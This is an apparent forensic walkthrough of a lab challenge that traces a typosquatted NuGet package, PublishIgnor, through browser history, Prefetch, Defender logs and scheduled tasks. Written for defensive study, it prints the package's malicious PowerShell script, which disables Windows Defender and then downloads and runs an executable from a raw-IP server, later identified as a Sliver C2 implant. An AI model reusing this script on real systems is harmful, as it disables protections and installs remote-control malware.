
Nuts - Walkthrough

Friday, September 13, 2024 4:31 PM

- As always, I'm highly recommending to split the disk to these sections:



Task1: What action did Alex take to integrate the purported time-saving package into the deployment process? (provide the full command)

- To address this question, I checked the PowerShell history file, located at C:\Users\%USER% \AppData\Microsoft\Windows\PowerShell\PSReadLine.

  Opening the file with Notepad, I found that Alex executed the command **nuget install PublishIgnor -Version 1.0.11-beta.**
  This command is used to simplify the process of excluding files from web publishing.


Task2:Identify the URL from which the package was downloaded.

- To address this question, I used 'SQLite DB' to parse the 'History' file of Google Chrome.
  During the searching, I found the package downloaded from 'https://www.nuget.org/packages/PublishIgnor/'\

id	url	title	visit_count	typed_count	last_visit_time	hidden
Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	https://www.google.com/search?...	who is this guy named a1l4m? - بحث Google	2	0	13355347038224842	0
2	https://www.google.com/search?...	github .net website ecommerce project - بحث ...	2	0	13355347083852839	0
3	https://www.google.com/search?...	am working on this projcet using .net framework...	2	0	13355347121071732	0
4	https://www.google.com/search?...	am working on this projcet using .net framework...	2	0	13355347137390492	0
5	https://www.google.com/search?...	package for execluing all the testing files in .net ...	2	0	13355347171797200	0
6	https://www.google.com/search?...	package for execluing all the testing files in .net ...	1	0	13355347174280558	0
7	https://www.google.com/search?...	What is nuget ? - بحث Google	2	0	13355347182409724	0
8	https://www.google.com/search?...	nuget package for execluing testing files - بحث ...	2	0	13355347220165860	0
9	https://www.nuget.org/packages/PublishIgnor/	NuGet Gallery | PublishIgnor 1.0.11-beta	1	1	13355347237104501	0

Task3: Who is the threat actor responsible for publishing the malicious package? (the name of the package publisher)

- I accessed the URL for the package and found that it had been deleted.
  However, the owner is still listed as 'a1l4m'.
  I also came across a Google search query by Alex asking, "Who is this guy named a1l4m?"



Task4: When did the attacker initiate the download of the package? Provide the timestamp in UTC format (YYYY-MM-DD HH:MM).

- I parsed the MFT using MFTEcmd and searched for the keyword 'PublishIgnor'. I found that a '.dat' file was created on '2024-03-19 18:41:53'.

	☑	☐	☐	0	2024-03-19 18:41:54
	☑	☐	☐	0	2024-03-19 18:41:56
.dat	☐	☐	☐	2662	2024-03-19 18:41:53
.nupkg	☐	☐	☐	14006	2024-03-19 18:41:54
.nupkg	☐	☐	☐	14006	2024-03-19 18:41:56
.nuspec	☐	☐	☐	898	2024-03-19 18:41:56
.sha512	☐	☐	☐	88	2024-03-19 18:41:56

Task5: Despite restrictions, the attacker successfully uploaded the malicious file to the official site by altering one key detail. What is the modified package ID of the malicious package?

- To address this question, I searched the malicious package files and found them at C:\User Information & Registry\Administrator\.nuget\packages\publishignor\1.0.11-beta.

  I navigated through the files and found something interesting: the file **publishignor.nuspec, which contains the ID.**

```
<?xml version="1.0" encoding="utf-8"?>
<package xmlns="http://schemas.microsoft.com/packaging/2011/10/nuspec.xsd">
  <metadata>
    <id>PublishIgnor</id>
    <version>1.0.11-beta</version>
    <authors>Sayed Ibrahim Hashimi</authors>
    <owners>Sayed Ibrahim Hashimi</owners>
    <requireLicenseAcceptance>false</requireLicenseAcceptance>
    <licenseUrl>http://www.apache.org/licenses/LICENSE-2.0</licenseUrl>
    <iconUrl>http://msbuildbook.com/images/pkgRestore.png</iconUrl>
    <description>You can use this to make excluding files from web publish simpler.</description>
    <copyright>Copyright 2013 Sayed Ibrahim Hashimi</copyright>
    <language>en-US</language>
    <tags>ASP.NET Web Publish Ignore PublishIgnore</tags>
    <frameworkAssemblies>
      <frameworkAssembly assemblyName="System" targetFramework="" />
```


```xml
<?xml version="1.0" encoding="utf-8"?>
<package xmlns="http://schemas.microsoft.com/packaging/2011/10/nuspec.xsd">
  <metadata>
    <id>PublishIgnor</id>
    <version>1.0.11-beta</version>
    <authors>Sayed Ibrahim Hashimi</authors>
    <owners>Sayed Ibrahim Hashimi</owners>
    <requireLicenseAcceptance>false</requireLicenseAcceptance>
    <licenseUrl>http://www.apache.org/licenses/LICENSE-2.0</licenseUrl>
    <iconUrl>http://msbuildbook.com/images/pkgRestore.png</iconUrl>
    <description>You can use this to make excluding files from web publish simpler.</description>
    <copyright>Copyright 2013 Sayed Ibrahim Hashimi</copyright>
    <language>en-US</language>
    <tags>ASP.NET Web Publish Ignore PublishIgnore</tags>
    <frameworkAssemblies>
      <frameworkAssembly assemblyName="System" targetFramework="" />
    </frameworkAssemblies>
  </metadata>
</package>
```

Task6: Which deceptive technique did the attacker employ during the initial access phase to manipulate user perception? (technique name)

- I searched Google for 'Malicious package attack technique' and found an article titled "**Typosquatting Attack**".
  It explains how bad actors publish malicious packages to a registry, aiming to deceive users into installing them.

Task7: Determine the full path of the file within the package containing the malicious code.

- Earlier, we found the package directory at C:\Users\Administrator\.nuget\packages\publishignor \1.0.11-beta. Inside this directory, there is a subdirectory named 'Tools' that contains a malicious PowerShell script.



Task8:When tampering with the system's security settings, what command did the attacker employ?

- I opened the PowerShell script via Notepad++ and found the attacker disabled the Windows Defender via the command 'Set-MpPreference -DisableRealtimeMonitoring $true'

```powershell
Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableScanningMappedNetworkDrivesForFullScan $true
Clear-Host
$Path = "$env:ProgramData\Microsoft Visual Studio"
if (-not (Test-Path -Path $Path)) {
    New-Item -Path $Path -ItemType Directory -Force
}
Clear-Host
$ProcName = "uninstall.exe"
Clear-Host
$WebFile = "http://54.93.81.220:8000/$ProcName"
Clear-Host
Invoke-WebRequest -Uri $WebFile -OutFile "$Path\$ProcName"
Clear-Host
Start-Process -FilePath "$Path\$ProcName"
Clear-Host
```

Task9: Following the security settings alteration, the attacker downloaded a malicious file to ensure continued access to the system. Provide the SHA1 hash of this file.

- In the script above, it appears that the attacker downloaded the executable named uninstall.exe from their C2 server.

  I parsed the Prefetch data and found the execution record for this file.

  However, when I searched Amcache for the SHA1 hash, I did not find any results. I then checked the Defender logs (MPLog-20231206-044317.log) and successfully located the SHA1 hash of the malicious file.

```
IsSignedFileCheck=false, IsNotExcludedCertificate=true (FriendlySigSeq=0x0)
2024-03-19T19:29:57.880Z SDN:Issuing SDN query for \\?\C:\ProgramData\Microsoft Visual Studio\uninstall.exe (\\?\C:\ProgramData\Microsoft Visual Studio\uninstall.exe)
(sha1=57b7acf278968eaa53920603c62afd8b305f98bb, sha2=64a2edea2fdaca12b1e07cb52fd25fd6801a4807137027c4a16eac3dc8930db1)
2024-03-19T19:29:57.880Z SDN:SDN query completed: 00000000
2024-03-19T19:30:24.968Z Engine:Triggered AR EMS scan
```


Task10: Identify the framework utilised by the malicious file for command and control communication.

- When I searched the executable name in the Defender logs, I identified the Defender detect and malicious file as 'Sliver.D!MTB'

  '**Sliver**' is known C2 framework.

Task11:At what precise moment was the malicious file executed?

- I already found the answer when I parsed the 'Prefetch' directory via 'Pecmd'
  In the parsed file, I searched 'uninstall.exe' and found 'Last Run' which indicates the last execution.



Hash	Size	Version	Last Run	Previous Run0
7032A62	31662	Windows …	2024-03-19 19:23:36	

Cell contents

2024-03-19 19:23:36

Task12:The attacker made a mistake and didn't stop all the features of the security measures on the machine. When was the malicious file detected? Provide the timestamp in UTC.

- We already found that the Defender detected the C2, I just took the timestamp of the detection

```
Line 6834: 2024-03-19T19:29:57.880Z SDN:Issuing SDN query for \\?\C:\ProgramData\Microsoft Visual Studio\uninstall.exe (\\?\C:\ProgramData\Microsoft Visual Studio\uninstall.exe) (sha1=57b7a
Line 6936: 2024-03-19T19:33:32.970Z DETECTIONEVENT MPSOURCE_SYSTEM VirTool:Win32/Sliver.D!MTB file:C:\ProgramData\Microsoft Visual Studio\uninstall.exe;process:pid:12120,ProcessStart:133553
Line 6937: 2024-03-19T19:33:32.972Z DETECTION_ADD#2 VirTool:Win32/Sliver.D!MTB file:C:\ProgramData\Microsoft Visual Studio\uninstall.exe PropBag [length: 0, data: (null)]
```


Task13: After establishing a connection with the C2 server, what was the first action taken by the attacker to enumerate the environment? Provide the name of the process.

- In the parsed Prefetch csv, I ordered by Timestamp and found after the malicious process executed, the attacker executed '**Whoami.exe**'

UNINSTALL.EXE	1	7032A62	31662	Windows …	2024-03-19 19:23:36
WHOAMI.EXE	2	9D378AFE	15306	Windows …	2024-03-19 19:24:51

Task14:To ensure continued access to the compromised machine, the attacker created a scheduled task. What is the name of the created task?

- I first attempted to search for the event ID associated with schedule task creation but was unsuccessful.
  I then accessed the C:\Windows\System32\Tasks directory and discovered a unique task named **MicrosoftSystemDailyUpdates**.
  Upon opening this task file with Notepad, I identified that it was created to disable Windows Defender.



ipboard | Organize | New | Open | Select

Nuts › C › Persistence › Tasks

Name	Date modified
Microsoft	3/20/2024 11:58
GoogleUpdateTaskMachineCore{A4260899-4CEF-4358-AA63-3644015122E2}	2/28/2024 9:11
GoogleUpdateTaskMachineUA{B3887319-130B-45C6-8426-1AEDECCEC7AF}	2/28/2024 9:11
MicrosoftEdgeUpdateTaskMachineCore{22126DC0-F6B3-44A3-9E8C-DAD0C9B79B0B}	3/16/2024 4:25
MicrosoftEdgeUpdateTaskMachineUA{E0F0215C-6914-486D-8A00-177EF2AFD836}	3/16/2024 4:25
MicrosoftSystemDailyUpdates	3/19/2024 12:24
OneDrive Reporting Task-S-1-5-21-3703689867-555221776-1578950957-500	3/16/2024 4:25
OneDrive Standalone Update Task-S-1-5-21-3703689867-555221776-1578950957-500	3/16/2024 4:25

Executi

orts_202

Task15: When was the scheduled task created? Provide the timestamp in UTC.

- You are able to open the Task itself via Notepad and see the creation timestamp

```
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <URI>\MicrosoftSystemDailyUpdates</URI>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger>
      <Repetition>
        <Interval>PT5M</Interval>
        <StopAtDurationEnd>true</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2024-03-19T19:24:05Z</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <RunLevel>HighestAvailable</RunLevel>
      <UserId>DESKTOP-2R3AR22\Administrator</UserId>
      <LogonType>InteractiveToken</LogonType>
    </Principal>
  </Principals>
```

Task16: Upon concluding the intrusion, the attacker left behind a specific file on the compromised host. What is the name of this file?

- During the investigation, I found a suspicious file named Updater.exe in the 'ProgramData' folder.
  By parsing the USN journal, I discovered that the file had been renamed at 19:33:46.
  I then analyzed the parsed Prefetch data, searching for executions within this timeframe, and found another suspicious file named **File.exe**.

Source Accessed	Executable Name
=	
2024-09-13 14:41:06	SVCHOST.EXE
2024-09-13 14:41:06	SVCHOST.EXE
2024-09-13 14:40:55	MSCORSVW.EXE
2024-09-13 14:40:57	NGEN.EXE
2024-09-13 14:40:57	NGEN.EXE
2024-09-13 14:40:54	MSCORSVW.EXE
2024-09-13 14:41:06	SVCHOST.EXE
2024-09-13 14:41:09	SVCHOST.EXE
2024-09-13 14:41:00	RUNDLL32.EXE
2024-09-13 14:40:57	NGENTASK.EXE
2024-09-13 14:40:57	NGENTASK.EXE
2024-09-13 14:41:07	SVCHOST.EXE
2024-09-13 14:41:02	SEARCHFILTERHOST.EXE
2024-09-13 14:41:02	SEARCHPROTOCOLHOST.EXE
2024-09-13 14:40:53	MPCMDRUN.EXE
2024-09-13 14:40:49	FILE.EXE
2024-09-13 14:41:16	WERFAULT.EXE
2024-09-13 14:40:57	NETSTAT.EXE
2024-09-13 14:40:42	AUDIODG.EXE
2024-09-13 14:41:11	SYSTEMSETTINGSBROKER.EXE
2024-09-13 14:40:46	CMD.EXE
2024-09-13 14:40:51	IPCONFIG.EXE
2024-09-13 14:41:08	SVCHOST.EXE
2024-09-13 14:41:00	RUNTIMEBROKER.EXE
2024-09-13 14:40:47	DLLHOST.EXE
2024-09-13 14:41:05	SLUI.EXE
2024-09-13 14:40:48	DLLHOST.EXE

Task17: As an anti-forensics measure. The threat actor changed the file name after executing it. What is the new file name?

- We already found it in the question above (**Updater.exe**)

Task18: Identify the malware family associated with the file mentioned in the previous question.

- To address this issue, I used the 'certutil' utility to extract the MD5 hash of the file and searched for it on VirusTotal.
  In the community section, **I discovered that the malware belongs to the 'Impala' family.**

Task19: When was the file dropped onto the system? Provide the timestamp in UTC.

- I filtered the USN journal parsed file for 'file.exe' and found that the malicious file was created on '2024-03-19 at 19:30:04'.

Update Timestamp	Parent Path	Name	Extension
=		file.exe	
2024-03-19 19:30:04		file.exe	.exe
2024-03-19 19:30:04		file.exe	.exe
2024-03-19 19:30:04		file.exe	.exe
2024-03-19 19:33:48		file.exe	.exe